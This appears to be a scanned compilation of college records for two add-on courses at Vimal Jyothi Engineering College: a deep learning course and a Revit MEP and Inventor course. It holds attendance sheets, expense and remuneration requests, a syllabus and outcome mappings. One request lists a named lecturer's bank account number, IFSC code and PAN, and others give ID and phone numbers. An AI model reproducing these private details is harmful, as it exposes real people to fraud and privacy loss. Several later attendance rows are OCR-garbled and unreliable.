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29	VML20AD029	VAIBHAV RAJESH		
30	VML20AD030	VAISHAKH P		
31	VML20AD031	VISHNUPRIYA N		
32	LVML20AD032	HARSHA M		

Vimal Jyothi Engineering College Chemperi - 670632

Artificial Intelligence and Data Science

Ad-on Course - "Deep learning - A real world approach"

Roll no	Register no	Name	02/04/2023 FN	02/04/2023 AN
1	VML20AD001	AARSHA ANIL		
2	VML20AD002	ALANA ANCE JOHN		
3	VML20AD003	ALAN THOMAS		
4	VML20AD004	AMRITHA PRADEEP		
5	VML20AD005	ANN RIYA JAISON		
6	VML20AD006	AUSTINE S MANUEL		
7	VML20AD007	CAMAY JILLS		
8	VML20AD008	CHANDHANA RAJEEVAN		
9	VML20AD009	CHRISTEENA J ROSE		
10	VML20AD010	DENI THOMAS		
11	VML20AD011	DEVA NAIR		
12	VML20AD012	HAMNA RAFEEQ		
13	VML20AD013	JASHLIN S SIMON		
14	VML20AD014	KIRAN PRASAD PP		
15	VML20AD015	MARWA ABDUL RAZAK		
16	VML20AD016	MAZIN MURSHID		
17	VML20AD017	MOHAMMED ZAIN RAFEEQUE		
18	VML20AD018	NANDHAJ VIJAYAN		
19	VML20AD019	NAVANEETHA P NAMBIAR		
20	VML20AD020	RIDHA GAFOOR		
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23	VML20AD023	SHYAMITH MANNAMBETH		
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31	VML20AD031	VISHNUPRIYA N		
32	LVML20AD032	HARSHA M		



VIMAL JYOTHI ENGINEERING COLLEGE

JYOTHI NAGAR, CHEMPERI - 670632, KANNUR D.T., KERALA

An ISO 9001:2008 Certified Institution

REQUEST FOR ACCOMODATION

- Name: Dr. Premjith B, Mr. Sajith Varayar V V
- Designation: Assistant Professor, Assistant Professor
- Company/College: Amritha Vishwa Vidyapeetham
- Address: ^{CEN} Amritha Vishwa Vidyapeetham
Coimbatore - 641112 Mobile: 9495181122, 9497189957
Dr. Premjith - 49441911 0364
Mr. Sajith Varayar - 410150867231
- Voters ID Aadhar Driving Licence, etc ID No. Mr. Sajith Varayar - 410150867231
- Purpose of visit: Ad-on course for SEADS - Resource persons
- Duration: From: 29/03/2023 To: 31/03/2023
- If food; Vegetarian Non-Vegetarian
- Category Paid stay
 Guest of the college
 Others

Recommendation Staff with Name & Sign.

Thirupthi P. Balakrishnan

Sign. of Guest

-----OFFICE USE-----

Allotment: Hostel:

Room:

Amount: 4000/- Paid A/c Pay Free

HOD	Principal/Director	Administrator/Bursar
		<u>[Signature]</u> <u>24/03/23</u>

From,

Ancy K Sunny, Thripathi P Balakrishnan,
Coordinators (add-on course, S6 ADS)
Assistant Professor, ADS
VJEC

To,

Bursar ,
VJEC

Sub: Request for the issuing an amount of Rs.4000/- for food and accommodation of resource persons for add-on course for S6 ADS students.

Sir,

For the conduct of add-on course for S6 ADS , the two resource persons are in need of food and accommodation for 3 days (29/03/2023 - 31/03/2023). So we request you to issue the amount of Rs.4000/- for the same.

Thanking You,

Ancy K Sunny

Thripathi P Balakrishnan

Sent on

Bal

31/03/23

Ancy
31/03/23

Thripathi
31/3/23

Chemperi

31/03/2023

Amishy
31/03/2023
(Dr. Manoj V. Thomas)

From,

Ancy K Sunny, Thripathi P Balakrishnan,
Coordinators (add-on course, S6 ADS)
Assistant Professor, ADS
VJEC

To,

Bursar ,
VJEC

Sub: Request for the issuing an amount of Rs.4000/- for food and accommodation
of resource persons for add-on course for S6 ADS students.

Sir,

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need of food and accommodation for 3 days (29/03/2023 - 31/03/2023). So we
request you to issue the amount of Rs.4000/- for the same.

Thanking You,

Ancy K Sunny

Thripathi P Balakrishnan

Santosh. Bal
31/03/23

Arinthy
31/03/2023
(Dr Manoj V Thomas)

Chemperi
31/03/2023

From,

Ancy K Sunny, Thripathi P Balakrishnan,
Coordinators (add-on course, S6 ADS)
Assistant Professor, ADS
VJEC

To,

Bursar ,
VJEC

Sub: Request for issuing remuneration for resource persons for ad-on course
conducted for S6 ADS students.

Sir,

This is to inform you that Dr.Premjith B and Mr.Sajith Varrier, Assistant Professors, Center for Computational Engineering and Networking(CEN), Amrita Vishwa Vidyapeetham, Coimbatore had handled an add-on course for S6 ADS students in "Deep Learning - A real-world Approach". So we request you to issue the amount of Rs.25,500/- as remuneration for the resource persons.

Remuneration for one day = Rs.8500/-

No.of days = 3

Total remuneration = 8500 X 3= Rs.25,500/-

Account details of resource person is as follows:

Branch name : Amrita Institute of Technology, Ettimadai

Account holder's name : Premjith B

Acc.no : 025300100207173

IFSC code : DLXB0000253

PAN no : CESPP9103H

Chemperi

31/03/2023

Thanking You,

Ancy K Sunny

Thripathi P Balakrishnan

Dr. Manjiv Thumar
31/03/2023

Release
31/03/2023
Dr. ...

VIMAL JYOTHI
ENGINEERING COLLEGE
JYOTI NAGAR, CHEMPERI(PO), KANNUR



DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING

ARTIFICIAL INTELLIGENCE AND DATA SCIENCE

CERTIFICATE OF PARTICIPATION

This is to certify that *Aarsha Anil* of Sixth Semester B.Tech Artificial Intelligence and Data Science, had participated in an add-on course on "Deep Learning - A Real World Approach" from 29th March 2023 to 02nd April 2023.

Dr. Manoj V Thomas
Convenor

Dr. Benny Joseph
Principal

Table of Content

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1	Event Proposal
2	Event Poster
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5	Student Attendance
6	Event Photographs
7	Post Event Impact Analysis Report
8	Feedback Report
9	Sample Certificate




VIMAL JYOTHI ENGINEERING COLLEGE

JYOTHI NAGAR, CHEMPERI - 676632, KANNUR D.T. KERALA
An ISO 9001: 2008 Certified Institution

EVENT PROPOSAL FORM

1	Event type and Name	Workshop on BIM Tools- Revit MEP, Inventor
2	Institute	BIMLABS
3	Date and time	6 th to 9 th February 2023 + 1 day
4	No of Days	5
5	Duration	30 hrs
	Training fee	Rs. 30000/-
	Participants/audience	56 ME students (2020-24)
8	Venue	CAD lab
9	Objectives	To acquire knowledge in Revit MEP, Inventor
10	Expected outcomes	Students will be able to apply the knowledge in BIM TOOLS
11	Connected POs/PSOs	PO 1, PO 5, PSO 1, PSO 2
12	Justification for POs/PSOs	The session will impart the knowledge in modern tool of computer aided design and drafting which helps the students in their engineering project work
13	Resource requirements	Computers
14	Any other Relevant Information	Nil
15	Responsible Persons	Mr. Appu C Kurian, Dr. Sridharan P, Dr. Jithin E. V
16	Department	Mechanical Engineering

Proposal prepared by


18/01/2023
Dr. Jithin E. V (Assoc. Prof., ME)

Recommended by

Cdr. Raju K K (Retd.) HOD ME

From

Dr. Jithin E. V,

Associate Professor,

Department of Mechanical Engineering,

Vimal Jyothi Engineering College, Chemperi

18-01-2023

To

The Principal,

Vimal Jyothi Engineering College, Chemperi

SB

Sub: Proposal to conduct add-on course for 6th semester B-Tech Mechanical Engineering students.

Dear Sir,

An add on course is planned to be conducted for 6th semester Mechanical Engineering students by BIMLABS. The objective of the course is to acquire knowledge in Revit MEP, Inventor.

The training fee for each batch is Rs. 30,000 for the program. It is requested that necessary action may be initiated at the earliest.

Enclosure:

1. Event proposal form
2. Tentative schedule

Yours Sincerely

Dr. Jithin E. V

18/01/2023

Recommended

06 February 2023 to 09 February 2023

[Signature]
18/01/2023

[Signature]
18/1

[Signature]



VIMAL JYOTHI ENGINEERING COLLEGE, CHEMPERI

DEPARTMENT OF MECHANICAL ENGINEERING



Add-on course on

Modelling and Design Using BIM Tools

FOR 6th SEMESTER MECHANICAL ENGINEERING STUDENTS

@CAD lab from 06/02/2023 onwards

Course code: ADME601

Course duration: 5 days (30 hours)

TRAINING INSTITUTE:
BIMLABS

FUNDED AND SPONSORED BY
VIMAL JYOTHI ENGINEERING COLLEGE

Convener: Cdr. Raju K Kuriakose (retd)

Staff Coordinators: Mr. Appu C Kurian, Dr. Sridharan P, Dr. Jithin E. V

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MEAD 601- INTRODUCTION TO BIM TOOLS

Syllabus

Module 1
MULTI-DISCIPLINARY COORDINATION
Linking Revit projects & Copy Monitoring
Link/Import Architectural model
Copy/Monitor- Levels & grids
Link/Import AutoCAD file, Visibility Graphics
Coordination Settings & Managing Project Links
Default Coordination Settings
Copy Behaviors and Mapping Behaviors
Add, Remove, Unload and Reload Linked Models
Manage Links Dialog
Tools to Manage Links
Creating MEP Views
Open MEP Project Templates
View templates, View Filter
Graphics Overrides
Filter & Object styles
Coordination settings, coordination review
Manage links
Create floor plans, ceiling plans, 3D, elevations, sections
HEAT LOAD CALCULATION
Space, Zones, Cooling Load calculation
Create and Modify Spaces
Space properties
Viewing and Selecting Spaces
Create and Edit Zones
Viewing and Selecting Zones
Zone Properties
Performing a Heating and Cooling Loads Analysis
Use heating and cooling loads analysis to determine HVAC system requirements and design the systems

AK

HVAC MODELLING
HVAC MODELING
Ducts-Rectangular, Round and oval ducts
Routing Preferences
Duct Placeholder
Duct fittings
Duct Accessories
Flex Duct
Convert to flex duct
HVAC settings
Mechanical equipment
Placing Air terminals
Create systems(duct system)
Duct Sizing Using Mcquay Duct Sizer
Supply Air System and Return Air system
System Browser
Edit Duct s/m
System Tools
Duct insulation
Duct Lining
Justification
Cap open ends
ASSESSMENT
HVAC DOCUMENTATION
Preparation of HVAC Layouts & Schedules
Dimensions and tag
Space Schedule
Air Terminal Schedule
Duct Schedule, Duct Fittings Schedule
Sheets

Module 3	
PLUMBING MODELLING	
PLUMBING SYSTEMS MODELLING	
Introduction to plumbing	
View templates	
Settings	
Different types of pipe	
Routing preferences	
Pipe fittings and accessories	
Pipe place holder	
Convert placeholder	
Parallel pipes	
Flex pipe	
Plumping fixture	
Create system	
Domestic cold water system and Domestic hot water system	
Sanitary system	
Connectors	
System inspector	
ASSESSMENT	
PLUMBING DOCUMENTATION	
Domestic cold water, domestic hot water, Sanitary layouts	
Pipe Schedule, Pipe Fittings Schedule	
Plumbing Fixtures Schedule	
Sheets	

Module 4	
ELECTRICAL SYSTEMS MODELLING	
LIGHTING AND POWER SYSTEMS	
Introduction to Electrical Systems	
Electrical Templates & units	
Electrical settings	
Electrical Lighting Analysis, Dialux, Relux	
Illumination	
Electrical fixture Properties	

Placing Lighting fixture
Ceiling and wall based Lights
Placing switches, Receptacles
Conduits
Routing preferences
Conduit Fittings
Parallel conduits
Cable tray and fittings
Create switch system
Create Power system
System tools
Convert to wires
Shared parameters
Electrical connectors
Legend
ASSESSMENT
ELECTRICAL DOCUMENTATION
Panel Schedule
Conduit Schedule
Conduit Fittings Schedule
Lighting Fixture Schedule
Sheets

Module 5
MECHANICAL 3D MODELING USING INVENTOR
Introduction to Inventor
Parametric modeling with Inventor
BIM Families in Inventor
Export to Revit



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Kannur University | Approved by AICTE
Under the Architecture of Thiruvananthapuram

DEPARTMENT OF MECHANICAL ENGINEERING

VIMAL JYOTHI ENGINEERING COLLEGE, CHEMPERI

MEAD601: INTRODUCTION TO BIM TOOLS CO-PO-PSO MAPPING

Course outcomes:

CO1: Students will be able to create, modify, and edit building spaces in Autodesk Revit to perform heating and cooling load analysis and determine HVAC system requirements. They will be able to design an HVAC system that meets industry standards and satisfies the building's requirements.

CO2: Students will be able to design ducts, duct fittings, air terminals, and air supply systems using HVAC modeling tools in Autodesk Revit. They will be able to ensure that the HVAC system is efficient, effective, and meets industry standards.

CO3: Students will be able to create, modify, and edit plumbing and electrical systems in a building using Autodesk Revit. They will be able to inspect these systems for errors and ensure that they meet the building's requirements and industry standards.

CO4: Students will be able to develop proficiency in mechanical three-dimensional modeling using parametric modeling tools in Autodesk Inventor. They will be able to use these tools to create complex mechanical models that are efficient, accurate, and meet industry standards.

PO2, PO3, PO5, PO10, PSO1, PSO2

CO/POs	PO2	PO3	PO5	PO10
CO1	3			
CO2		3		
CO3			3	
CO4				3

CO/POs	PSO1	PSO2
CO1	3	3
CO2	3	3
CO3	3	3
CO4	3	3

CO: PO Mapping:

Justification:

CO1:PO2 - Creating, modifying, and designing HVAC systems requires an understanding of fundamental principles of mathematics, science, and engineering to ensure that the systems meet industry standards and building requirements.

CO2:PO3 - Design and conduct experiments, as well as to analyze and interpret data. Justification: Designing HVAC systems requires experimentation, analysis, and interpretation of data to ensure that the systems are efficient, effective, and meet industry standards.

CO3:PO5 - Creating, modifying, and inspecting plumbing and electrical systems requires an understanding of first principles of mathematics, natural sciences, and engineering sciences to ensure that the systems meet industry standards and building requirements.



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Under the Architecture of Tomorrow

CO4:PO10 - Developing proficiency in mechanical three-dimensional modeling using parametric modeling tools requires the application of appropriate techniques and resources, as well as an understanding of the limitations of these tools, to create complex mechanical models that meet industry standards.

CO: PSO Mapping:

Justification:

PSO1: An ability to use computer aided modeling and simulation tools to provide solutions to mechanical engineering problems.

Mapping with CO1: The ability to use Autodesk Revit to perform heating and cooling load analysis, and determine HVAC system requirements, involves the use of computer-aided modeling and simulation tools. Thus, CO1 aligns with PSO1 as it focuses on utilizing computer-aided modeling tools for HVAC design.

Mapping with CO2: Designing ducts, duct fittings, air terminals, and air supply systems requires the use of computer-aided modeling tools to ensure that the HVAC system is efficient and effective. Therefore, CO2 aligns with PSO1 as it emphasizes the use of simulation tools for designing HVAC systems.

Mapping with CO3: Creating, modifying, and inspecting plumbing and electrical systems using Autodesk Revit involves the use of computer-aided modeling tools for simulation and analysis. Thus, CO3 aligns with PSO1 as it highlights the use of computer-aided tools for the inspection of building systems.

Mapping with CO4: Developing proficiency in mechanical three-dimensional modeling using parametric modeling tools in Autodesk Inventor requires the use of computer-aided modeling and simulation tools. Therefore, CO4 aligns with PSO1 as it emphasizes the use of computer-aided tools for mechanical modeling.

PSO2: Ability to develop and implement a process in a well-planned manner leading to a demonstrable product.

- **Mapping with CO1:** The design of HVAC systems involves the development of a well-planned process that leads to a demonstrable product, i.e., an HVAC system that meets the building's requirements. Therefore, CO1 aligns with PSO2 as it highlights the importance of a well-planned process in HVAC design.
- **Mapping with CO2:** The design of ducts, duct fittings, air terminals, and air supply systems involves the development of a well-planned process that leads to a demonstrable product, i.e., an efficient and effective HVAC system. Thus, CO2 aligns with PSO2 as it emphasizes the importance of a well-planned process in HVAC system design.
- **Mapping with CO3:** The creation, modification, and inspection of plumbing and electrical systems require the development of a well-planned process that leads to a demonstrable product, i.e., systems that meet the building's requirements and industry standards. Thus, CO3 aligns with PSO2 as it highlights the importance of a well-planned process in building system design.
- **Mapping with CO4:** The development of mechanical three-dimensional models using parametric modeling tools in Autodesk Inventor involves the development of a well-planned process that leads to a demonstrable product, i.e., accurate and efficient mechanical models. Therefore, CO4 aligns with PSO2 as it emphasizes the importance of a well-planned process in mechanical modeling.

S6 ME Add-on course- Attendance- 06/02/2023-Monday							
Univ Reg No	Name	1st hour	2nd hour	3rd hour	4th hour	5th hour	6th hour
VML20ME001	ABDUL RASHEED	P	P	P	P	P	P
VML20ME002	ABHINAV K	P	P	P	P	P	P
VML20ME003	ABHINAV NOYAL	P	P	P	P	P	P
VML20ME004	ABHINAV RAJESH	P	P	P	P	P	P
VML20ME005	ABHIRAM RAJU RADHAKRISHNAN	P	P	P	P	P	P
VML20ME006	ABIN BOBAN	P	P	P	P	P	P
VML20ME007	ADARSH BENNY	P	P	P	P	P	P
VML20ME008	ADARSH K	P	P	P	P	P	P
VML20ME009	ADARSH M S	P	P	P	P	P	P
VML20ME010	ADIL P	P	P	P	P	P	P
VML20ME011	ADITHYA MADHU	P	P	P	P	P	P
VML20ME012	AKHIL RAFEEQUE	P	P	P	P	P	P
VML20ME013	AKSHAY C	P	P	P	P	P	P
VML20ME014	ALBIN C S	P	P	P	P	P	P
VML20ME015	ALEN JOSE	P	P	P	P	P	P
VML20ME016	AMITH. P	P	P	P	P	P	P
VML20ME017	ANAND THOMAS	P	P	P	P	P	P
VML20ME019	ANUSREE P. NAIR	P	P	P	P	P	P
VML20ME020	ARJUN MANOJ	P	P	P	P	P	P
VML20ME021	ASHIN SABU	P	P	P	P	P	P
VML20ME022	AVIRADH R N	P	P	P	P	P	P
VML20ME023	BIJAY BABU	A	A	A	A	A	A
VML20ME024	C ABHINAV	P	P	P	P	P	P
VML20ME026	GEORGEKUTTI PUTHUSSEERIL	A	A	A	A	A	A
VML20ME027	HENIL K	P	P	P	P	P	P

VML20ME028	HRIDWAITH N	P	P	P	P	P	P
VML20ME029	JAYAGOVIND K	P	P	P	P	P	P
VML20ME030	JITHIN DAS C	P	P	P	P	P	P
VML20ME031	JITHUMON JOHNSON	P	P	P	P	P	P
VML20ME035	MUHAMMED AJMAL K P	A	A	A	A	A	A
VML20ME036	MUHAMMED RASHID U A	P	P	P	P	P	P
VML20ME037	NABIL P P	P	P	P	P	P	P
VML20ME038	NAZIL ARSH	P	P	P	P	P	P
VML20ME039	NIRMAL DEV P	P	P	P	P	P	P
VML20ME040	NIRMAL THOMAS	P	P	P	P	P	P
VML20ME041	PRAGUL C	P	P	P	P	P	P
VML20ME042	RIJIN S NAMBIAR	P	P	P	P	P	P
VML20ME043	RINTO KA	P	P	P	P	P	P
VML20ME044	SALVIN JOSY	P	P	P	P	P	P
VML20ME045	SATHUIC SIVAN	A	A	A	A	A	A
VML20ME046	SHARON HARI K	P	P	P	P	P	P
VML20ME047	SHARON SCARIA	P	P	P	P	P	P
VML20ME048	SOORAJ P V	P	P	P	P	P	P
VML20ME049	SRAVAN KRISHNA	A	A	A	A	A	A
VML20ME050	SREERAG K P	P	P	P	P	P	P
VML20ME051	SRIKIRAN C M	P	P	P	P	P	P
VML20ME052	SRINAND S	P	P	P	P	P	P
VML20ME053	THOMSON THOMAS	P	P	P	P	P	P
VML20ME054	TINU GEORGE	P	P	P	P	P	P
VML20ME055	VAISHNAV P V	P	P	P	P	P	P
VML20ME056	VIPIN I V	P	P	P	P	P	P
VML20ME057	VISHNU VIJAYAN	P	P	P	P	P	P

VML20ME058	VISHNU VIJAYAN K	P	P	P	P	P	P
VML20ME059	VYSHNAV R	P	P	P	P	P	P
VML20ME061	YAHYA MAHMOOD	P	P	P	P	P	P
LVML20ME062	JEEVAN RAJ	P	P	P	P	P	P
LVML20ME064	SANJAY M K	A	A	A	A	A	A
LVML20ME065	VAISHAKH.K	P	P	P	P	P	P
LVML20ME063	JISHNU SURENDRAN	A	A	A	A	A	A

S6 ME Add-on course- Attendance- 07/02/2023-Tuesday							
Univ Reg No	Name	1st hour	2nd hour	3rd hour	4th hour	5th hour	6th hour
VML20ME001	ABDUL RASHEED	P	P	P	P	P	P
VML20ME002	ABHINAV K	P	P	P	P	P	P
VML20ME003	ABHINAV NOYAL	P	P	P	P	P	P
VML20ME004	ABHINAV RAJESH	P	P	P	P	P	P
VML20ME005	ABHIRAM RAJU RADHAKRISHNAN	P	P	P	P	P	P
VML20ME006	ABIN BOBAN	A	A	A	A	A	A
VML20ME007	ADARSH BENNY	P	P	P	P	P	P
VML20ME008	ADARSH K	P	P	P	P	P	P
VML20ME009	ADARSH M S	P	P	P	P	P	P
VML20ME010	ADIL P	P	P	P	P	P	P
VML20ME011	ADITHYA MADHU	P	P	P	P	P	P
VML20ME012	AKHIL RAFEEQUE	P	P	P	P	P	P
VML20ME013	AKSHAY C	A	A	A	A	A	A
VML20ME014	ALBIN C S	A	A	A	A	A	A
VML20ME015	ALEN JOSE	P	P	P	A	A	A
VML20ME016	AMITH. P	P	P	P	P	P	P
VML20ME017	ANAND THOMAS	P	P	P	P	P	P
VML20ME019	ANUSREE P. NAIR	P	P	P	P	P	P
VML20ME020	ARJUN MANOJ	P	P	P	P	P	P
VML20ME021	ASHIN SABU	P	P	P	P	P	P
VML20ME022	AVIRADH R N	P	P	P	P	P	P
VML20ME023	BIJAY BABU	A	A	P	P	P	P
VML20ME024	C ABHINAV	P	P	P	P	P	P
VML20ME026	GEORGEKUTTI PUTHUSSEERIL	P	P	P	P	P	P
VML20ME027	HENIL K	P	P	P	P	P	P

VML20ME028	HRIDWAITH N	P	P	P	P	P	P
VML20ME029	JAYAGOVIND K	P	P	P	P	P	P
VML20ME030	JITHIN DAS C	P	P	P	P	P	P
VML20ME031	JITHUMON JOHNSON	P	P	P	P	P	P
VML20ME035	MUHAMMED AJMAL K P	P	P	P	P	P	P
VML20ME036	MUHAMMED RASHID U A	P	P	P	P	P	P
VML20ME037	NABIL P P	P	P	P	P	P	P
VML20ME038	NAZIL ARSH	P	P	P	P	P	P
VML20ME039	NIRMAL DEV P	P	P	P	P	P	P
VML20ME040	NIRMAL THOMAS	P	P	P	P	P	P
VML20ME041	PRAGUL C	P	P	P	P	P	P
VML20ME042	RIJIN S NAMBIAR	P	P	P	P	P	P
VML20ME043	RINTO KA	A	A	A	A	A	A
VML20ME044	SALVIN JOSY	P	P	P	P	P	P
VML20ME045	SATHUIC SIVAN	P	P	P	P	P	P
VML20ME046	SHARON HARI K	A	A	A	A	A	A
VML20ME047	SHARON SCARIA	P	P	P	P	P	P
VML20ME048	SOORAJ P V	P	P	P	P	P	P
VML20ME049	SRAVAN KRISHNA	P	P	P	P	P	P
VML20ME050	SREERAG K P	P	P	P	P	P	P
VML20ME051	SRIKIRAN C M	P	P	P	P	P	P
VML20ME052	SRINAND S	P	P	P	P	P	P
VML20ME053	THOMSON THOMAS	P	P	P	P	P	P
VML20ME054	TINU GEORGE	P	P	P	P	P	P
VML20ME055	VAISHNAV P V	P	P	P	P	P	P
VML20ME056	VIPIN I V	P	P	P	P	P	P
VML20ME057	VISHNU VIJAYAN	P	P	P	P	P	P

VML20ME058	VISHNU VIJAYAN K	P	P	P	P	P	P
VML20ME059	VYSHNAV R	P	P	P	P	P	P
VML20ME061	YAHYA MAHMOOD	P	P	P	P	P	P
LVML20ME062	JEEVAN RAJ	P	P	P	P	P	P
LVML20ME064	SANJAY M K	P	P	P	P	P	P
LVML20ME065	VAISHAKH.K	P	P	P	P	P	P
LVML20ME063	JISHNU SURENDRAN	A	A	A	A	A	A

S6 ME Add-on course- Attendance- 20/03/2023-Monday							
Univ Reg No	Name	1st hour	2nd hour	3rd hour	4th hour	5th hour	6th hour
VML20ME001	ABDUL RASHEED	P	P	P	P	P	P
VML20ME002	ABHINAV K	P	P	P	P	P	P
VML20ME003	ABHINAV NOYAL	P	P	P	P	P	P
VML20ME004	ABHINAV RAJESH	P	P	P	P	P	P
VML20ME005	ABHIRAM RAJU RADHAKRISHNAN	P	P	P	P	P	P
VML20ME006	ABIN BOBAN	P	P	P	P	P	P
VML20ME007	ADARSH BENNY	P	P	P	P	P	P
VML20ME008	ADARSH K	P	P	P	P	P	P
VML20ME009	ADARSH M S	P	P	P	P	P	P
VML20ME010	ADIL P	P	P	P	P	P	P
VML20ME011	ADITHYA MADHU	A	A	A	A	A	A
VML20ME012	AKHIL RAFEEQUE	P	P	P	P	P	P
VML20ME013	AKSHAY C	P	P	P	P	P	P
VML20ME014	ALBIN C S	P	P	P	P	P	P
VML20ME015	ALEN JOSE	P	P	P	P	P	P
VML20ME016	AMITH. P	P	P	P	P	P	P
VML20ME017	ANAND THOMAS	P	P	P	P	P	P
VML20ME019	ANUSREE P. NAIR	P	P	P	P	P	P
VML20ME020	ARJUN MANOJ	P	P	P	P	P	P
VML20ME021	ASHIN SABU	P	P	P	P	P	P
VML20ME022	AVIRADH R N	P	P	P	P	P	P
VML20ME023	BIJAY BABU	P	P	P	P	P	P
VML20ME024	C ABHINAV	P	P	P	P	P	P
VML20ME026	GEORGEKUTTI PUTHUSSEERIL	P	P	P	P	P	P
VML20ME027	HENIL K	P	P	P	P	P	P

VML20ME028	HRIDWAITH N	P	P	P	P	P	P
VML20ME029	JAYAGOVIND K	A	A	A	A	A	A
VML20ME030	JITHIN DAS C	P	P	P	P	P	P
VML20ME031	JITHUMON JOHNSON	P	P	P	P	P	P
VML20ME035	MUHAMMED AJMAL K P	A	A	A	A	A	A
VML20ME036	MUHAMMED RASHID U A	P	P	P	P	P	P
VML20ME037	NABIL P P	P	P	P	P	P	P
VML20ME038	NAZIL ARSH	P	P	P	P	P	P
VML20ME039	NIRMAL DEV P	P	P	P	P	P	P
VML20ME040	NIRMAL THOMAS	P	P	P	P	P	P
VML20ME041	PRAGUL C	P	P	P	P	P	P
VML20ME042	RIJIN S NAMBIAR	P	P	P	P	P	P
VML20ME043	RINTO KA	P	P	P	P	P	P
VML20ME044	SALVIN JOSY	P	P	P	P	P	P
VML20ME045	SATHUIC SIVAN	P	P	P	P	P	P
VML20ME046	SHARON HARI K	P	P	P	P	P	P
VML20ME047	SHARON SCARIA	P	P	P	P	P	P
VML20ME048	SOORAJ P V	P	P	P	P	P	P
VML20ME049	SRAVAN KRISHNA	P	P	P	P	P	P
VML20ME050	SREERAG K P	P	P	P	P	P	P
VML20ME051	SRIKIRAN C M	P	P	P	P	P	P
VML20ME052	SRINAND S	P	P	P	P	P	P
VML20ME053	THOMSON THOMAS	P	P	P	P	P	P
VML20ME054	TINU GEORGE	P	P	P	P	P	P
VML20ME055	VAISHNAV P V	P	P	P	P	P	P
VML20ME056	VIPIN I V	A	A	A	A	A	A
VML20ME057	VISHNU VIJAYAN	P	P	P	P	P	P

VML20ME058	VISHNU VIJAYAN K	P	P	P	P	P	P
VML20ME059	VYSHNAV R	P	P	P	P	P	P
VML20ME061	YAHYA MAHMOOD	P	P	P	P	P	P
LVML20ME062	JEEVAN RAJ	P	P	P	P	P	P
LVML20ME064	SANJAY M K	P	P	P	P	P	P
LVML20ME065	VAISHAKH.K	P	P	P	P	P	P
LVML20ME063	JISHNU SURENDRAN	P	P	P	P	P	P



S6 ME Add-on course- Attendance- 21/03/2023-Tuesday

Univ Reg No	Name	1st hour	2nd hour	3rd hour	4th hour	5th hour	6th hour
VML20ME001	ABDUL RASHEED	A	P	P	P	P	P
VML20ME002	ABHINAV K	P	P	P	P	P	P
VML20ME003	ABHINAV NOYAL	P	P	P	P	P	P
VML20ME004	ABHINAV RAJESH	P	P	P	P	P	P
VML20ME005	ABHIRAM RAJU RADHAKRISHNAN	P	P	P	P	P	P
VML20ME006	ABIN BOBAN	A	A	A	A	A	A
VML20ME007	ADARSH BENNY	P	P	P	P	P	P
VML20ME008	ADARSH K	P	P	P	P	P	P
VML20ME009	ADARSH M S	P	P	P	P	P	P
VML20ME010	ADIL P	P	P	P	P	P	P
VML20ME011	ADITHYA MADHU	A	A	A	A	A	A
VML20ME012	AKHIL RAFEEQUE	A	P	P	P	P	P
VML20ME013	AKSHAY C	P	P	P	P	P	P
VML20ME014	ALBIN C S	A	A	A	A	A	A
VML20ME015	ALEN JOSE	A	A	A	A	A	A
VML20ME016	AMITH. P	P	P	P	P	P	P
VML20ME017	ANAND THOMAS	A	A	A	A	A	A
VML20ME019	ANUSREE P. NAIR	P	P	P	P	P	P
VML20ME020	ARJUN MANOJ	P	P	P	P	P	P
VML20ME021	ASHIN SABU	P	P	P	P	P	P
VML20ME022	AVIRADH R N	P	P	P	P	P	P
VML20ME023	BIJAY BABU	P	P	P	P	P	P
VML20ME024	C ABHINAV	P	P	P	P	P	P
VML20ME026	GEORGE TUTTI PUTHUSSEERIL	A	P	P	P	P	P
VML20ME027	HEMIL K	P	P	P	P	P	P

VML20ME028	HRI	FAITH N	P	P	P	P	P	P
VML20ME029	JAY	OVIND K	P	P	P	P	P	P
VML20ME030	JITH	DAS C	P	P	P	P	P	P
VML20ME031	JITH	MON JOHNSON	P	P	P	P	P	P
VML20ME035	MUJ K P	MED AJMAL	A	A	A	A	A	A
VML20ME036	MUJ U A	MED RASHID	P	P	P	P	P	P
VML20ME037	NAB	P P	P	P	P	P	P	P
VML20ME038	NAT	RSH	P	P	P	P	P	P
VML20ME039	NIRM	L DEV P	P	P	P	P	P	P
VML20ME040	NIRM	L THOMAS	P	P	P	P	P	P
VML20ME041	PRA	L C	P	P	P	P	P	P
VML20ME042	RIM	NAMBIAR	P	P	P	P	P	P
VML20ME043	RIM	KA	P	P	P	P	P	P
VML20ME044	SA	IOSY	P	P	P	P	P	P
VML20ME045	SA	C SIVAN	P	P	P	P	P	P
VML20ME046	SY	HARI K	P	P	P	P	P	P
VML20ME047	SY	M SCARIA	P	P	P	P	P	P
VML20ME048	SC	P V	P	P	P	P	P	P
VML20ME049	SC	M KRISHNA	A	A	P	P	P	P
VML20ME050		G K P	P	P	P	P	P	P
VML20ME051		N C M	P	P	P	P	P	P
VML20ME052		D S	P	P	P	P	P	P
VML20ME053		ON THOMAS	P	P	P	P	P	P
VML20ME054		ORGE	P	P	P	P	P	P
VML20ME055		V P V	P	P	P	P	P	P
VML20ME056			A	A	A	A	A	A
VML20ME057		M JAYAN	P	P	P	P	P	P

VML20MEC	YK	VMLYAN K	P	P	P	P	P	P
VML20MEC	YF	AVE	P	P	P	P	P	P
VML20MEC	YAJ	MAHMOOD	P	P	P	P	P	P
LVML20ME	YK	RAJ	P	P	P	P	P	P
LVML20ME	Y	M	P	P	P	P	P	P
LVML20ME	YAJ	KH.K	P	P	P	P	P	P
LVML20ME	YK	SURENDRAN	P	P	P	P	P	P

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VM	M		P	P	P	P	P	P
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VM	M	AJMAL K P	A	A	A	A	A	A
VM	M	RASHID U A	P	P	P	P	P	P
VM	M		P	P	P	P	P	P
VM	M		P	P	P	P	P	P
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	P	P	P	P	P	P
	P	P	P	P	P	P
DRIN	P	P	P	P	P	P

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DEPARTMENT OF MECHANICAL ENGINEERING
VIMAL JYOTHI ENGINEERING COLLEGE, CHEMPERI
ADD-ON COURSE REPORT

INTRODUCTION

An Add-on Course was conducted for 6th semester mechanical engineering students on BIM Tools- Revit MEP, and introduction to Inventor. The event was conducted for 5 days, (30 hours) at the CAD/CAM lab, Mechanical department, as 2 sessions. First session was conducted for two days on 6th February 2023 and 7th February 2023. The second session was conducted for 3 days from 20th March 2023 to 22nd March 2023. The objective of this course was to give hands-on training for 6th semester students on the usage of BIM tools- Revit MEP and Inventor for Mechanical Engineering related applications such as, heat load calculation, HVAC modelling and documentation, plumbing modelling and documentation, electrical systems modelling and documentation.

EVENT SUMMARY

